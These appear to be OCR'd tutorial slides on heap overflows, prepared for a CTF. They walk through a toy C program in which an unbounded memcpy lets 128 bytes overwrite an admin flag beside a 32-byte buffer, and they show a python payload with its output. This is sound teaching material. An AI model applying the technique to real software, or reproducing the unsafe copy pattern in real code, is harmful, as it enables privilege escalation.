


…

Heap Overflows


Heap Overflow Basics

- A Heap Overflow is a type of Buffer Overflow.
- It differs slightly from a Stack Overflow because we aren't able to just corrupt EIP.
- Buffers are allocated with malloc() and destroyed with free()
- memcpy() == our golden egg.
- Attacks on the heap can include:
  1. overwriting stuff in our chunk
  2. Overwriting stuff in adjacent chunks
  3. unsafe-unlink
  4. use-after-free
  5. double free



Heap Overflow Exploitation (a)

- Our Goal: Overwrite _somedata_ , resulting in _something_ favourable to us.
- In order to exploit heap overflows we need to know:
    1. Where malloc() is called.
    2. The size of chunks allocated with malloc()
    3. Where the chunks are destroyed with free()
    4. Where the calls to memcpy() occur
    5. What is contained within our chunks that we can overwrite.
- If given source code, 4 of those steps are easy!
- If not provided source code, those 4 steps are a little harder.
- Lucky for you I am nice :)



Heap Overflow Exploitation (a)

- Step One: Where malloc() is called and the size of chunks allocated with malloc()

```
unpriv_user = malloc(sizeof(struct auth));
unpriv_user->admin = 0;
```


```
struct auth{
    char name[32];
    int admin;
};
```

- So we are going to allocate 32-bytes for our character buffer plus 4-bytes for our admin flag!
- We are then setting our admin flag to be 0.

…

Heap Overflow Exploitation (a)

- At this point, we can assume our chunk looks like:



…

Heap Overflow Exploitation (b)

- Step Two: Where the memcpy() calls occur!
- If we have a look at the source:

```
fgets(temp_buffer, 128, stdin);
memcpy(unpriv_user->name, temp_buffer, sizeof(temp_buffer));
```

- We can see that 128 bytes is being read into our temp_buffer
- Then sizeof(temp_buffer) is copied into our chunk's name buffer.
- Theres a pretty obvious problem here…

Heap Overflow Exploitation (c)

- Step Three: What is contained within our chunks that we can overwrite?

```
if(unpriv_user->admin == 0){
    printf("admin = %x\n", unpriv_user->admin);
    printf("You are not the admin - go away!\n");
    exit(0);
}else{
    printf("admin = %x\n", unpriv_user->admin);
    printf("Welcome Admin!\n");
}
```

- A few lines later, we can see that the admin flag of our chunk is compared to 0.

Heap Overflow Exploitation (c)

- So again – What is contained within our chunks that we can overwrite?
- We are able to copy up to 128-bytes of data into the 32-byte name buffer.
- Our total chunk size here is 36-bytes.
- This means that we can overwrite our admin flag!

```
python -c 'print "A"*10' | ./heap
python -c 'print "A"*128' | ./heap
```

```
admin = 0
You are not the admin - go away!
```

VS

```
admin = 41414141
Welcome Admin!
```

Heap Overflow Exploitation (d)

- Awesome! So we have achieved our goal

But …

- In the CTF the heap challenge is not so simple.
- Think a little bit about something that you could overwrite as a result of an overflow.
- Maybe a flag for something?
- Maybe a function pointer?
- Maybe some chunk metadata?